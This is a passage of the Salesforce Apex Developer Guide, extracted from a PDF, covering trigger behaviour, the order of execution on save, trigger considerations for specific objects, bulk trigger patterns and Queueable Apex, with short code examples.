changes such as edits to an object or field description, the isValid flag is set to false until the Apex compiler reprocesses
the code. Recompiling occurs when the trigger is next executed, or when a user resaves the trigger in metadata.
If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively,
you can choose to prevent records from being deleted if they’re in a lookup relationship.
The Apex Trigger Editor
The Apex and Visualforce editor has the following functionality:
Syntax highlighting
The editor automatically applies syntax highlighting for keywords and all functions and operators.
Search ( )
Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the Search textbox
and click Find Next.
243
Invoking Apex
Apex Developer Guide
• To replace a found search string with another string, enter the new string in the Replace textbox and click replace to replace
just that instance, or Replace All to replace that instance and all other instances of the search string that occur in the page, class,
or trigger.
• To make the search operation case sensitive, select the Match Case option.
• To use a regular expression as your search string, select the Regular Expressions option. The regular expressions follow
JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.
Ifyouusethereplaceoperationwithastringfoundbyaregularexpression,thereplaceoperationcanalsobindregularexpression
group variables ($1, $2, and so on) from the found search string. For example, to replace an <h1> tag with an <h2> tag and
keep all the attributes on the original <h1> intact, search for <h1(s+)(.*)> and replace it with <h2$1$2>.
Go to line ( )
This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.
Undo ( ) and Redo ( )
Use undo to reverse an editing action and redo to recreate an editing action that was undone.
Font size
Select a font size from the drop-down list to control the size of the characters displayed in the editor.
Line and column position
The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line
( ) to quickly navigate through the editor.
Line and character count
The total number of lines and characters is displayed in the status bar at the bottom of the editor.
Triggers and Merge Statements
Merge events do not fire their own trigger events. Instead, they fire delete and update events as follows:
Deletion of losing records
A single merge operation fires a single delete event for all records that are deleted in the merge. To determine which records were
deleted as a result of a merge operation use the MasterRecordId field in Trigger.old. When a record is deleted after
losing a merge operation, its MasterRecordId field is set to the ID of the winning record. The MasterRecordId field is
only set in after delete trigger events. If your application requires special handling for deleted records that occur as a result
of a merge, you need to use the after delete trigger event.
Update of the winning record
A single merge operation fires a single update event for the winning record only. Any child records that are reparented as a result
of the merge operation do not fire triggers.
For example, if two contacts are merged, only the delete and update contact triggers fire. No triggers for records related to the contacts,
such as accounts or opportunities, fire.
The following is the order of events when a merge occurs:
1. The before delete trigger fires.
2. The system deletes the necessary records due to the merge, assigns new parent records to the child records, and sets the
MasterRecordId field on the deleted records.
3. The after delete trigger fires.
4. The system does the specific updates required for the master record. Normal update triggers apply.
244
Invoking Apex
Apex Developer Guide
Triggers and Recovered Records
The after undelete trigger event only works with recovered records—that is, records that were deleted and then recovered
from the Recycle Bin through the undelete DML statement. These are also called undeleted records.
The after undelete trigger events only run on top-level objects. For example, if you delete an Account, an Opportunity may also
be deleted. When you recover the Account from the Recycle Bin, the Opportunity is also recovered. If there is an after undelete
trigger event associated with both the Account and the Opportunity, only the Account after undelete trigger event executes.
The after undelete trigger event only fires for the following objects:
• Account
• Asset
• Campaign
• Case
• Contact
• ContentDocument
• Contract
• Custom objects
• Event
• Lead
• Opportunity
• Product
• Solution
• Task
Triggers and Order of Execution
When you save a record with an insert, update, or upsert statement, Salesforce performs a sequence of events in a certain
order.
Before Salesforce executes these events on the server, the browser runs JavaScript validation if the record contains any dependent picklist
fields. The validation limits each dependent picklist field to its available values. No other validation occurs on the client side.
Note: For a diagrammatic representation of the order of execution, see Order of Execution Overview on the Salesforce Architects
site.ThediagramisspecifictotheAPIversionindicatedonit,andcanbeout-of-syncwiththeinformationhere.ThisApexDeveloper
Guide page contains the most up-to-date information on the order of execution for this API version. To access a different API
version, use the version picker for the Apex Developer Guide.
On the server, Salesforce performs events in this sequence.
1. Loads the original record from the database or initializes the record for an upsert statement.
2. Loads the new record field values from the request and overwrites the old values.
Salesforce performs different validation checks depending on the type of request.
• For requests from a standard UI edit page, Salesforce runs these system validation checks on the record:
– Compliance with layout-specific rules
– Required values at the layout level and field-definition level
– Valid field formats
– Maximum field length
245
Invoking Apex
Apex Developer Guide
Additionally, if the request is from a User object on a standard UI edit page, Salesforce runs custom validation rules.
• For requests from multiline item creation such as quote line items and opportunity line items, Salesforce runs custom validation
rules.
• For requests from other sources such as an Apex application or a SOAP API call, Salesforce validates only the foreign keys and
restricted picklists. Before executing a trigger, Salesforce verifies that any custom foreign keys don’t refer to the object itself.
3. Executes record-triggered flows that are configured to run before the record is saved.
4. Executes all before triggers.
5. Runs most system validation steps again, such as verifying that all required fields have a non-null value, and runs any custom
validation rules. The only system validation that Salesforce doesn't run a second time (when the request comes from a standard UI
edit page) is the enforcement of layout-specific rules.
6. Executes duplicate rules. If the duplicate rule identifies the record as a duplicate and uses the block action, the record isn’t saved
and no further steps, such as after triggers and workflow rules, are taken.
7. Saves the record to the database, but doesn't commit yet.
8. Executes all after triggers.
9. Executes assignment rules.
10. Executes auto-response rules.
11. Executes workflow rules. If there are workflow field updates:
Note: This sequence applies only to workflow rules.
a. Updates the record again.
b. Runs system validations again. Custom validation rules, flows, duplicate rules, processes, and escalation rules aren’t run again.
c. Executes before update triggers and after update triggers, regardless of the record operation (insert or update),
one more time (and only one more time)
12. Executes escalation rules.
13. Executes these Salesforce Flow automations, but not in a guaranteed order.
• Processes
• Flows launched by processes
• Flows launched by workflow rules (flow trigger workflow actions pilot)
When a process or flow executes a DML operation, the affected record goes through the save procedure.
14. Executes record-triggered flows that are configured to run after the record is saved
15. Executes entitlement rules.
16. If the record contains a roll-up summary field or is part of a cross-object workflow, performs calculations and updates the roll-up
summary field in the parent record. Parent record goes through save procedure.
17. If the parent record is updated, and a grandparent record contains a roll-up summary field or is part of a cross-object workflow,
performs calculations and updates the roll-up summary field in the grandparent record. Grandparent record goes through save
procedure.
18. Executes Criteria Based Sharing evaluation.
19. Commits all DML operations to the database.
246
Invoking Apex
Apex Developer Guide
20. After the changes are committed to the database, executes post-commit logic are executed. Examples of post-commit logic (in no
particular order) include:
• Sending email
• Enqueued asynchronous Apex jobs, including queueable jobs and future methods
• Asynchronous paths in record-triggered flows
Note: During a recursive save, Salesforce skips steps 9 (assignment rules) through 17 (roll-up summary field in the grandparent
record).
Additional Considerations
Note these considerations when working with triggers.
• Ifaworkflowrulefieldupdateistriggeredbyarecordupdate, Trigger.old doesn’tholdthenewlyupdatedfieldbytheworkflow
after the update. Instead, Trigger.old holds the object before the initial record update was made. For example, an existing
recordhasanumberfieldwithaninitialvalueof1.Auserupdatesthisfieldto10,andaworkflowrulefieldupdatefiresandincrements
itto11.Inthe update triggerthatfiresaftertheworkflowfieldupdate,thefieldvalueoftheobjectobtainedfrom Trigger.old
is the original value of 1, and not 10. See Trigger.old values before and after update triggers.
• If a DML call is made with partial success allowed, triggers are fired during the first attempt and are fired again during subsequent
attempts. Because these trigger invocations are part of the same transaction, static class variables that are accessed by the trigger
aren't reset. See Bulk DML Exception Handling.
• If more than one trigger is defined on an object for the same event, the order of trigger execution isn't guaranteed. For example, if
you have two before insert triggers for Case and a new Case record is inserted. The firing order of these two triggers isn’t
guaranteed.
• Tolearnabouttheorderofexecutionwhenyouinsertanon-privatecontactinyourorgthatassociatesacontacttomultipleaccounts,
see AccountContactRelation.
• To learn about the order of execution when you’re using before triggers to set Stage and Forecast Category, see
Opportunity.
• In API version 53.0 and earlier, after-save record-triggered flows run after entitlements are executed.
SEE ALSO:
Salesforce Help: Triggers for Autolaunched Flows
Operations That Don't Invoke Triggers
Some operations don’t invoke triggers.
Triggers are invoked for data manipulation language (DML) operations that the Java application server initiates or processes. Therefore,
some system bulk operations don't invoke triggers. Some examples include:
• Cascading delete operations. Records that did not initiate a delete don't cause trigger evaluation.
• Cascading updates of child records that are reparented as a result of a merge operation
• Mass campaign status changes
• Mass division transfers
• Mass address updates
• Mass approval request transfers
• Mass email actions
247
Invoking Apex
Apex Developer Guide
• Modifying custom field data types
• Renaming or replacing picklists
• Managing price books
• Changing a user's default division with the transfer division option checked
• Changes to the following objects:
– BrandTemplate
– MassEmailTemplate
– Folder
• Update account triggers don't fire before or after a business account record type is changed to person account (or a person account
record type is changed to business account.)
• Update triggers don’t fire on FeedItem when the LikeCount counter increases.
Note: Inserts, updates, and deletes on person accounts fire Account triggers, not Contact triggers.
The before triggers associated with the following operations are fired during lead conversion only if validation and triggers for lead
conversion are enabled in the organization:
• insert of accounts, contacts, and opportunities
• update of accounts and contacts
Opportunity triggers are not fired when the account owner changes as a result of the associated opportunity's owner changing.
The before and after triggers and the validation rules don't fire for an opportunity when:
• You modify an opportunity product on an opportunity.
• An opportunity product schedule changes an opportunity product, even if the opportunity product changes the opportunity.
However, roll-up summary fields do get updated, and workflow rules associated with the opportunity do run.
The getContent and getContentAsPDF PageReference methods aren't allowed in triggers.
Note the following for the ContentVersion object:
• Content pack operations involving the ContentVersion object, including slides and slide autorevision, don't invoke triggers.
Note: Content packs are revised when a slide inside the pack is revised.
• Values for the TagCsv and VersionData fields are only available in triggers if the request to create or update ContentVersion
records originates from the API.
• You can't use before or after delete triggers with the ContentVersion object.
Triggers on the Attachment object don’t fire when:
• the attachment is created via Case Feed publisher.
• the user sends email via the Email related list and adds an attachment file.
Triggers fire when the Attachment object is created via Email-to-Case or via the UI.
Entity and Field Considerations in Triggers
When you create triggers, consider the behavior of certain entities, fields, and operations.
248
Invoking Apex
Apex Developer Guide
QuestionDataCategorySelection Entity Not Available in After Insert Triggers
The after insert trigger that fires after inserting one or more Question records doesn’t have access to the
QuestionDataCategorySelection records that are associated with the inserted Questions. For example, the following
query doesn’t return any results in an after insert trigger:
QuestionDataCategorySelection[] dcList =
[select Id,DataCategoryName from QuestionDataCategorySelection where ParentId IN :questions];
Fields Not Updateable in Before Triggers
Some field values are set during the system save operation, which occurs after before triggers have fired. As a result, these fields
cannot be modified or accurately detected in before insert or before update triggers. Some examples include:
• Task.isClosed
• Opportunity.amount*
• Opportunity.ForecastCategory
• Opportunity.isWon
• Opportunity.isClosed
• Contract.activatedDate
• Contract.activatedById
• Case.isClosed
• Solution.isReviewed
• Id (for all records)**
• createdDate (for all records)**
• lastUpdated (for all records)
• Event.WhoId (when Shared Activities is enabled)
• Task.WhoId (when Shared Activities is enabled)
* When Opportunity has no lineitems, Amount can be modified by a before trigger.
** Id and createdDate can be detected in before update triggers, but cannot be modified.
Fields Not Updateable in After Triggers
The following fields can’t be updated by after insert or after update triggers.
• Event.WhoId
• Task.WhoId
Considerations for Event DateTime Fields in Insert and Update Triggers
We recommend using the following date and time fields to create or update events.
• When creating or updating a timed Event, use ActivityDateTime to avoid issues with inconsistent date and time values.
• When creating or updating an all-day Event, use ActivityDate to avoid issues with inconsistent date and time values.
• We recommend that you use DurationInMinutes because it works with all updates and creates for Events.
249
Invoking Apex
Apex Developer Guide
Operations Not Supported in Insert and Update Triggers
The following operations aren’t supported in insert and update triggers.
• Manipulating an activity relation through the TaskRelation or EventRelation object, if Shared Activities is enabled
• Manipulating an invitee relation on a group event through the Invitee object, whether or not Shared Activities is enabled
Entities Not Supported in After Undelete Triggers
Certain objects can’t be restored, and therefore, shouldn’t have after undelete triggers.
• CollaborationGroup
• CollaborationGroupMember
• FeedItem
• FeedComment
Considerations for Update Triggers
Field history tracking honors the permissions of the current user. If the current user doesn’t have permission to directly edit an object or
field, but the user activates a trigger that changes an object or field with history tracking enabled, no history of the change is recorded.
Considerations for the Salesforce Side Panel for Salesforce for Outlook
When an email is associated to a record using the Salesforce Side Panel for Salesforce for Outlook, the email associations are represented
in the WhoId or WhatId fields on a task record. Associations are completed after the task is created, so the Task.WhoId and
Task.WhatId fields aren’t immediately available in before or after Task triggers for insert and update events, and their values
are initially null. The WhoId and WhatId fields are set on the saved task record in a subsequent operation, however, so their values
can be retrieved later.
SEE ALSO:
Triggers for Chatter Objects
You can write triggers for the FeedItem and FeedComment objects.
Trigger Considerations for FeedItem, FeedAttachment, and FeedComment
• OnlyFeedItemsoftype TextPost, LinkPost, HasLink, ContentPost,and HasContent canbeinserted,andtherefore
invoke the before or after insert trigger. User status updates don't cause the FeedItem triggers to fire.
• While FeedPost objects were supported for API versions 18.0, 19.0, and 20.0, don't use any insert or delete triggers saved against
versions before 21.0.
• For FeedItem, the following fields aren’t available in the before insert trigger:
– ContentSize
– ContentType
In addition, the ContentData field isn’t available in any delete trigger.
250
Invoking Apex
Apex Developer Guide
• Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that
ConnectApi.FeedItem.attachmentinformationand ConnectApi.FeedElement.capabilities information
may not be available in the trigger.
The attachment and capabilities information may not be available from these methods:
ConnectApi.ChatterFeeds.getFeedItem, ConnectApi.ChatterFeeds.getFeedElement,
ConnectApi.ChatterFeeds.getFeedPoll, ConnectApi.ChatterFeeds.getFeedElementPoll,
ConnectApi.ChatterFeeds.postFeedItem, ConnectApi.ChatterFeeds.postFeedElement,
ConnectApi.ChatterFeeds.shareFeedItem, ConnectApi.ChatterFeeds.shareFeedElement,
ConnectApi.ChatterFeeds.voteOnFeedPoll,and ConnectApi.ChatterFeeds.voteOnFeedElementPoll
• FeedAttachment isn’t a triggerable object. You can access feed attachments in FeedItem update triggers through a SOQL query. For
example:
trigger FeedItemTrigger on FeedItem (after update) {
List<FeedAttachment> attachments = [SELECT Id, Title, Type, FeedEntityId
FROM FeedAttachment
WHERE FeedEntityId IN :Trigger.new ];
for (FeedAttachment attachment : attachments) {
System.debug(attachment.Type);
}
}
• When you insert a feed item with associated attachments, the FeedItem is inserted first, then the FeedAttachment records are
created. On update of a feed item with associated attachments, the FeedAttachment records are inserted first, then the FeedItem
is updated. As a result of this sequence of operations, in Salesforce Classic FeedAttachment is available in Update and
AfterInsert triggers. When the attachment is done through Lightning Experience, it’s available in both the Update and
AfterInsert triggers; but in the AfterInsert trigger, use the future method to access FeedAttachments.
• The following feed attachment operations cause the FeedItem update triggers to fire.
– A FeedAttachment is added to a FeedItem and causes the FeedItem type to change.
– A FeedAttachment is removed from a FeedItem and causes the FeedItem type to change.
• FeedItemtriggersaren’tfiredwheninsertingorupdatingaFeedAttachmentthatdoesn’tcauseachangeontheassociatedFeedItem.
• You can’t insert, update, or delete FeedAttachments in before update and after update FeedItem triggers.
• For FeedComment before insert and after insert triggers, the fields of a ContentVersion associated with the FeedComment (obtained
through FeedComment.RelatedRecordId) aren’t available.
Other Chatter Trigger Considerations
• Apex code uses extra security when executing in a Chatter context. To post to a private group, the user running the code must be
a member of that group. If the running user isn't a member, you can set the CreatedById field to be a member of the group in
the FeedItem record.
251
Invoking Apex
Apex Developer Guide
• When CollaborationGroupMember is updated, CollaborationGroup is automatically updated as well to ensure that the member
count is correct. As a result, when CollaborationGroupMember update or delete triggers run, CollaborationGroup update
triggers run as well.
SEE ALSO:
Entity and Field Considerations in Triggers
Object Reference for Salesforce and Lightning Platform: FeedItem
Object Reference for Salesforce and Lightning Platform: FeedAttachment
Object Reference for Salesforce and Lightning Platform: FeedComment
Object Reference for Salesforce and Lightning Platform: CollaborationGroup
Object Reference for Salesforce and Lightning Platform: CollaborationGroupMember
Trigger Considerations for Knowledge Articles
You can write triggers for KnowledgeArticleVersion objects. Learn when you can use triggers, and which actions don’t fire triggers, like
archiving articles.
In general, KnowledgeArticleVersion (KAV) records can use these triggers:
• Creating a KAV record calls the before insert and after insert triggers. This includes creating an article, and creating
drafts from archived, published, and master-language articles using the Restore, Edit as Draft, and Submit for Translation actions.
• Editing an existing KAV record calls the before update and after update triggers.
• Deleting a KAV record calls the before delete and after delete triggers.
• Importing articles calls the before insert and after insert triggers. Importing articles with translations also calls the
before update and after update triggers.
Actions that change the publication status of a KAV record, such as Publish and Archive, do not fire Apex or flow triggers. However,
sometimes publishing an article from the UI causes the article to be saved, and in these instances the before update and after
update triggers are called.
Knowledge Actions and Apex Triggers
Consider the following when writing Apex triggers for actions on KnowledgeArticleVersion:
Save, Save and Close
When an article is saved, the before update and after update triggers are called. When a new article is saved for the
first time, the before insert and after insert triggers work instead.
Edit, Edit as Draft
• When a draft translation is edited, you can use the before update and after update triggers.
• The Edit as Draft action creates a draft from a published article, so the before insert and after insert triggers fire.
• In Salesforce Classic, no triggers fire when a draft master-language article is edited.
• In Salesforce Classic, the before insert and after insert triggers are called when editing an archived article from
the Article Management tab. This creates a draft KAV record.
Cancel, Delete
The before delete and after delete triggers are called in these cases:
• When deleting a translation draft.
252
Invoking Apex
Apex Developer Guide
• From the Article Management or Knowledge tab in Salesforce Classic, after editing a published article and then clicking Cancel.
This deletes the new draft.
Submit for Translation
Thisactioncreatesadrafttranslation,soyoucangenerallyusethe before insert and after insert triggers.InSalesforce
Classic, you can use the before update and after update triggers when you create a new article from the Knowledge
tab,saveit,andthensubmitfortranslation.The before update and after update triggersfirewhenthemaster-language
article is currently being edited, but not from list views or when viewing the article.
Assign
The before update and after update triggers are called only when doing so causes a record save first. This happens
when the article is being edited before the Assign button is clicked.
Actions That Don’t Fire Triggers
These actions can’t fire Apex triggers:
• Undelete articles from the recycle bin.
• Preview and archive articles.
Impact on Lightning Migration
Migrating from Knowledge in Salesforce Classic to Lightning Knowledge affects Apex triggers. Writing an Apex trigger on
KnowledgeArticleVersion objects creates dependencies and prevents the KAV object from being deleted. When you migrate an org with
multiplearticletypestoLightningKnowledge,youmustremoveanyApextriggersthatreferencetheKAVarticletypes.Duringmigration,
admins see an error message if Apex triggers still reference the article type KAV objects that are deleted during migration. If you cancel
Lightning Knowledge migration while Apex triggers exist that refer to the new KAV object, admins are notified and you must remove
the Apex code.
Sample Knowledge Trigger
For example, you can define a trigger that enters summary text when an article is created.
trigger KAVTrigger on KAV_Type__kav (before insert) {
for (KAV_Type__kav kav : Trigger.New) {
kav.Summary__c = 'Updated article summary before insert';
}
}
Trigger Exceptions
Triggers can be used to prevent DML operations from occurring by calling the addError() method on a record or field. When used
on Trigger.new records in insert and update triggers, and on Trigger.old records in delete triggers, the custom
error message is displayed in the application interface and logged.
Note: Users experience less of a delay in response time if errors are added to before triggers.
A subset of the records being processed can be marked with the addError() method:
• If the trigger was spawned by a DML statement in Apex, any one error results in the entire operation rolling back. However, the
runtime engine still processes every record in the operation to compile a comprehensive list of errors.
• If the trigger was spawned by a bulk DML call in the Lightning Platform API, the runtime engine sets aside the bad records and
attempts to do a partial save of the records that did not generate errors. See Bulk DML Exception Handling on page 153.
253
Invoking Apex
Apex Developer Guide
If a trigger ever throws an unhandled exception, all records are marked with an error and no further processing takes place.
SEE ALSO:
Apex Reference Guide: SObject.addError()
Trigger and Bulk Request Best Practices
Acommondevelopmentpitfallistheassumptionthattriggerinvocationsneverincludemorethanonerecord.Apextriggersareoptimized
to operate in bulk, which, by definition, requires developers to write logic that supports bulk operations.
This is an example of a flawed programming pattern. It assumes that only one record is pulled in during a trigger invocation. While this
might support most user interface events, it does not support bulk operations invoked through SOAP API or Visualforce.
trigger MileageTrigger on Mileage__c (before insert, before update) {
User c = [SELECT Id FROM User WHERE mileageid__c = Trigger.new[0].id];
}
Thisisanotherexampleofaflawedprogrammingpattern.Itassumesthatfewerthan100recordsareinscopeduringatriggerinvocation.
If more than 100 queries are issued, the trigger would exceed the SOQL query limit.
trigger MileageTrigger on Mileage__c (before insert, before update) {
for(mileage__c m : Trigger.new){
User c = [SELECT Id FROM user WHERE mileageid__c = m.Id];
}
}
For more information on governor limits, see Execution Governors and Limits.
This example demonstrates the correct pattern to support the bulk nature of triggers while respecting the governor limits:
Trigger MileageTrigger on Mileage__c (before insert, before update) {
Set<ID> ids = Trigger.newMap.keySet();
List<User> c = [SELECT Id FROM user WHERE mileageid__c in :ids];
}
This pattern respects the bulk nature of the trigger by passing the Trigger.new collection to a set, then using the set in a single
SOQL query. This pattern captures all incoming records within the request while limiting the number of SOQL queries.
Best Practices for Designing Bulk Programs
The following are the best practices for this design pattern:
• Minimize the number of data manipulation language (DML) operations by adding records to collections and performing DML
operations against these collections.
• Minimize the number of SOQL statements by preprocessing records and generating sets, which can be placed in single SOQL
statement used with the IN clause.
SEE ALSO:
Developing Code in the Cloud
Asynchronous Apex
ApexoffersmultiplewaysforrunningyourApexcodeasynchronously.ChoosetheasynchronousApexfeaturethatbestsuitsyourneeds.
254
Invoking Apex
Apex Developer Guide
This table lists the asynchronous Apex features and when to use each.
When to Use
Asynchronous Apex Feature
Queueable Apex • To start a long-running operation and get an ID for it
• To pass complex types to a job
• To chain jobs
Scheduled Apex • To schedule an Apex class to run on a specific schedule
Batch Apex • For long-running jobs with large data volumes that need to
be performed in batches, such as database maintenance jobs
• Forjobsthatneedlargerqueryresultsthanregulartransactions
allow
Future Methods • When you have a long-running method and need to prevent
delaying an Apex transaction
• When you make callouts to external Web services
• To segregate DML operations and bypass the mixed save DML
error
IN THIS SECTION:
Queueable Apex
Take control of your asynchronous Apex processes by using the Queueable interface. This interface enables you to add jobs to
the queue and monitor them. Using the interface is an enhanced way of running your asynchronous Apex code compared to using
future methods.
Apex Scheduler
Batch Apex
Future Methods
Queueable Apex
Take control of your asynchronous Apex processes by using the Queueable interface. This interface enables you to add jobs to the
queue and monitor them. Using the interface is an enhanced way of running your asynchronous Apex code compared to using future
methods.
Apexprocessesthatrunforalongtime,suchasextensivedatabaseoperationsorexternalwebservicecallouts,canberunasynchronously
by implementing the Queueable interface and adding a job to the Apex job queue. In this way, your asynchronous Apex job runs
in the background in its own thread and doesn’t delay the execution of your main Apex logic. Each queued job runs when system
resources become available. A benefit of using the Queueable interface methods is that some governor limits are higher than for
synchronous Apex, such as heap size limits.
Note: If an Apex transaction rolls back, any queueable jobs queued for execution by the transaction aren’t processed.
Queueable jobs are similar to future methods in that they’re both queued for execution, but they provide you with these additional
benefits.
255
Invoking Apex
Apex Developer Guide
• Getting an ID for your job: When you submit your job by invoking the System.enqueueJob method, the method returns the
ID of the new job. This ID corresponds to the ID of the AsyncApexJob record. Use this ID to identify and monitor your job, either
through the Salesforce UI (Apex Jobs page), or programmatically by querying your record from AsyncApexJob.
• Using non-primitive types: Your queueable class can contain member variables of non-primitive data types, such as sObjects or
custom Apex types. Those objects can be accessed when the job executes.
• Chaining jobs: You can chain one job to another job by starting a second job from a running job. Chaining jobs is useful if your
process depends on another process to have run first.
You can set a maximum stack depth of chained Queueable jobs, overriding the default limit of five in Developer and Trial Edition
organizations.
Note: Variables that are declared transient are ignored by serialization and deserialization and the value is set to null in
Queueable Apex.
Adding a Queueable Job to the Asynchronous Execution Queue
This example implements the Queueable interface. The execute method in this example inserts a new account. The
System.enqueueJob(queueable) method is used to add the job to the queue.
public class AsyncExecutionExample implements Queueable {
public void execute(QueueableContext context) {
Account a = new Account(Name='Acme',Phone='(415) 555-1212');
insert a;
}
}
To add this class as a job on the queue, call this method:
ID jobID = System.enqueueJob(new AsyncExecutionExample());
Afteryousubmityourqueueableclassforexecution,thejobisaddedtothequeueandwillbeprocessedwhensystemresourcesbecome
available. You can monitor the status of your job programmatically by querying AsyncApexJob or through the user interface in Setup
by entering Apex Jobs in the Quick Find box, then selecting Apex Jobs.
To query information about your submitted job, perform a SOQL query on AsyncApexJob by filtering on the job ID that the
System.enqueueJob method returns. This example uses the jobID variable that was obtained in the previous example.
AsyncApexJob jobInfo = [SELECT Status,NumberOfErrors FROM AsyncApexJob WHERE Id=:jobID];
Similar to future jobs, queueable jobs don’t process batches, and so the number of processed batches and the number of total batches
are always zero.
Adding a Queueable Job with a Specified Minimum Delay
Use the System.enqueueJob(queueable, delay) method to add queueable jobs to the asynchronous execution queue
with a specified minimum delay (0–10 minutes). The delay is ignored during Apex testing.
See System.enqueueJob(queueable, delay) in the Apex Reference Guide.
Warning: When you set the delay to 0 (zero), the queueable job is run as quickly as possible. With chained queueable jobs,
implement a mechanism to slow down or halt the job if necessary. Without such a fail-safe mechanism in place, you can rapidly
reach the daily async Apex limit.
In the following cases, it would be beneficial to adjust the timing before the queueable job is run.
• If the external system is rate-limited and can be overloaded by chained queueable jobs that are making rapid callouts.
256
Invoking Apex
Apex Developer Guide
• When polling for results, and executing too fast can cause wasted usage of the daily async Apex limits.
Thisexampleaddsajobfordelayedasynchronousexecutionbypassinginaninstanceofyourclassimplementationofthe Queueable
interface for execution. There’s a minimum delay of 5 minutes before the job is executed.
Integer delayInMinutes = 5;
ID jobID = System.enqueueJob(new MyQueueableClass(), delayInMinutes);
Adminscandefineadefaultorg-widedelay(1–600seconds)inschedulingqueueablejobsthatwerescheduledwithoutadelayparameter.
Usethedelaysettingasamechanismtoslowdefaultqueueablejobexecution.Ifthesettingisomitted,Apexusesthestandardqueueable
timing with no added delay.
Note: Using the System.enqueueJob(queueable, delay) method ignores any org-wide enqueue delay setting.
Define the org-wide delay in one of these ways.
• From Setup, in the Quick Find box, enter Apex Settings, and then enter a value (1–600 seconds) for Default minimum
enqueue delay (in seconds) for queueable jobs that do not have a delay parameter
• To enable this feature programmatically with Metadata API, see ApexSettings in the Metadata API Developer Guide.
Adding a Queueable Job with a Specified Stack Depth
Use the System.enqueueJob(queueable, asyncOptions) method where you can specify the maximum stack depth
and the minimum queue delay in the asyncOptions parameter.
The System.AsyncInfo class properties contain the current and maximum stack depths and the minimum queueable delay.
The System.AsyncInfo class has methods to help you determine if maximum stack depth is set in your Queueable request and
to get the stack depths and queue delay for your queueables that are currently running. Use information about the current queueable
execution to make decisions on adjusting delays on subsequent calls.
These are methods in the System.AsyncInfo class.
• hasMaxStackDepth()
• getCurrentQueueableStackDepth()
• getMaximumQueueableStackDepth()
• getMinimumQueueableDelayInMinutes()
This example uses stack depth to terminate a chained job and prevent it from reaching the daily maximum number of asynchronous
Apex method executions.
// Fibonacci
public class FibonacciDepthQueueable implements Queueable {
private long nMinus1, nMinus2;
public static void calculateFibonacciTo(integer depth) {
AsyncOptions asyncOptions = new AsyncOptions();
asyncOptions.MaximumQueueableStackDepth = depth;
System.enqueueJob(new FibonacciDepthQueueable(null, null), asyncOptions);
}
private FibonacciDepthQueueable(long nMinus1param, long nMinus2param) {
nMinus1 = nMinus1param;
nMinus2 = nMinus2param;
}
257
Invoking Apex
Apex Developer Guide
public void execute(QueueableContext context) {
integer depth = AsyncInfo.getCurrentQueueableStackDepth();
// Calculate step
long fibonacciSequenceStep;
switch on (depth) {
when 1, 2 {
fibonacciSequenceStep = 1;
}
when else {
fibonacciSequenceStep = nMinus1 + nMinus2;
}
}
System.debug('depth: ' + depth + ' fibonacciSequenceStep: ' + fibonacciSequenceStep);
if(System.AsyncInfo.hasMaxStackDepth() &&
AsyncInfo.getCurrentQueueableStackDepth() >=
AsyncInfo.getMaximumQueueableStackDepth()) {
// Reached maximum stack depth
Fibonacci__c result = new Fibonacci__c(
Depth__c = depth,
Result = fibonacciSequenceStep
);
insert result;
} else {
System.enqueueJob(new FibonacciDepthQueueable(fibonacciSequenceStep, nMinus1));
}
}
}
Testing Queueable Jobs
This example shows how to test the execution of a queueable job in a test method. A queueable job is an asynchronous process. To
ensure that this process runs within the test method, the job is submitted to the queue between the Test.startTest and
Test.stopTest block. The system executes all asynchronous processes started in a test method synchronously after the
Test.stopTest statement. Next, the test method verifies the results of the queueable job by querying the account that the job
created.
@isTest
public class AsyncExecutionExampleTest {
@isTest
static void test1() {
// startTest/stopTest block to force async processes
// to run in the test.
Test.startTest();
System.enqueueJob(new AsyncExecutionExample());
Test.stopTest();
// Validate that the job has run
258
Invoking Apex
Apex Developer Guide
// by verifying that the record was created.
// This query returns only the account created in test context by the
// Queueable class method.
Account acct = [SELECT Name,Phone FROM Account WHERE Name='Acme' LIMIT 1];
System.assertNotEquals(null, acct);
System.assertEquals('(415) 555-1212', acct.Phone);
}
}
Chaining Jobs
To run a job after some other processing is done first by another job, you can chain queueable jobs. To chain a job to another job, submit
the second job from the execute() method of your queueable class. You can add only one job from an executing job, which means
that only one child job can exist for each parent job. For example, if you have a second class called SecondJob that implements the
Queueable interface, you can add this class to the queue in the execute() method as follows:
public class AsyncExecutionExample implements Queueable {
public void execute(QueueableContext context) {
// Your processing logic here
// Chain this job to next job by submitting the next job
System.enqueueJob(new SecondJob());
}
}
Note: ApexallowsHTTPandwebservicecalloutsfromqueueablejobs,iftheyimplementthe Database.AllowsCallouts
marker interface. In queueable jobs that implement this interface, callouts are also allowed in chained queueable jobs.
You can test chained queueable jobs using appropriate stack depths, but be aware of applicable Apex governor limits. See Adding a
Queueable Job with a Specified Stack Depth.
Queueable Apex Limits
• The execution of a queued job counts one time against the shared limit for asynchronous Apex method executions. See Lightning
Platform Apex Limits.
• You can add up to 50 jobs to the queue with System.enqueueJob in a single transaction. In asynchronous transactions (for
example, from a batch Apex job), you can add only one job to the queue with System.enqueueJob. To check how many
queueable jobs have been added in one transaction, call Limits.getQueueableJobs().
• Because no limit is enforced on the depth of chained jobs, you can chain one job to another. You can repeat this process with each
new child job to link it to a new child job. For Developer Edition and Trial organizations, the maximum stack depth for chained jobs
is 5, which means that you can chain jobs four times. The maximum number of jobs in the chain is 5, including the initial parent
queueable job.
• When chaining jobs with System.enqueueJob, you can add only one job from an executing job. Only one child job can exist
for each parent queueable job. Starting multiple child jobs from the same queueable job isn’t supported.
IN THIS SECTION:
Detecting Duplicate Queueable Jobs
Reduce resource contention and race conditions by enqueuing only a single instance of your async Queueable job based on the
signature. Attempting to add more than one Queueable job to the processing queue with the same signature results in a
DuplicateMessageException when you try to enqueue subsequent jobs.
259
Invoking Apex
Apex Developer Guide
Transaction Finalizers
TheTransactionFinalizersfeatureenablesyoutoattachactions,usingthe System.Finalizer interface,toasynchronousApex
jobs that use the Queueable framework. A specific use case is to design recovery actions when a Queueable job fails.
Transaction Finalizers Error Messages
Troubleshoot both semantic and run-time issues by analyzing these error messages.
SEE ALSO:
Apex Reference Guide: Queueable Interface
Apex Reference Guide: QueueableContext Interface
Detecting Duplicate Queueable Jobs
ReduceresourcecontentionandraceconditionsbyenqueuingonlyasingleinstanceofyourasyncQueueablejobbasedonthesignature.
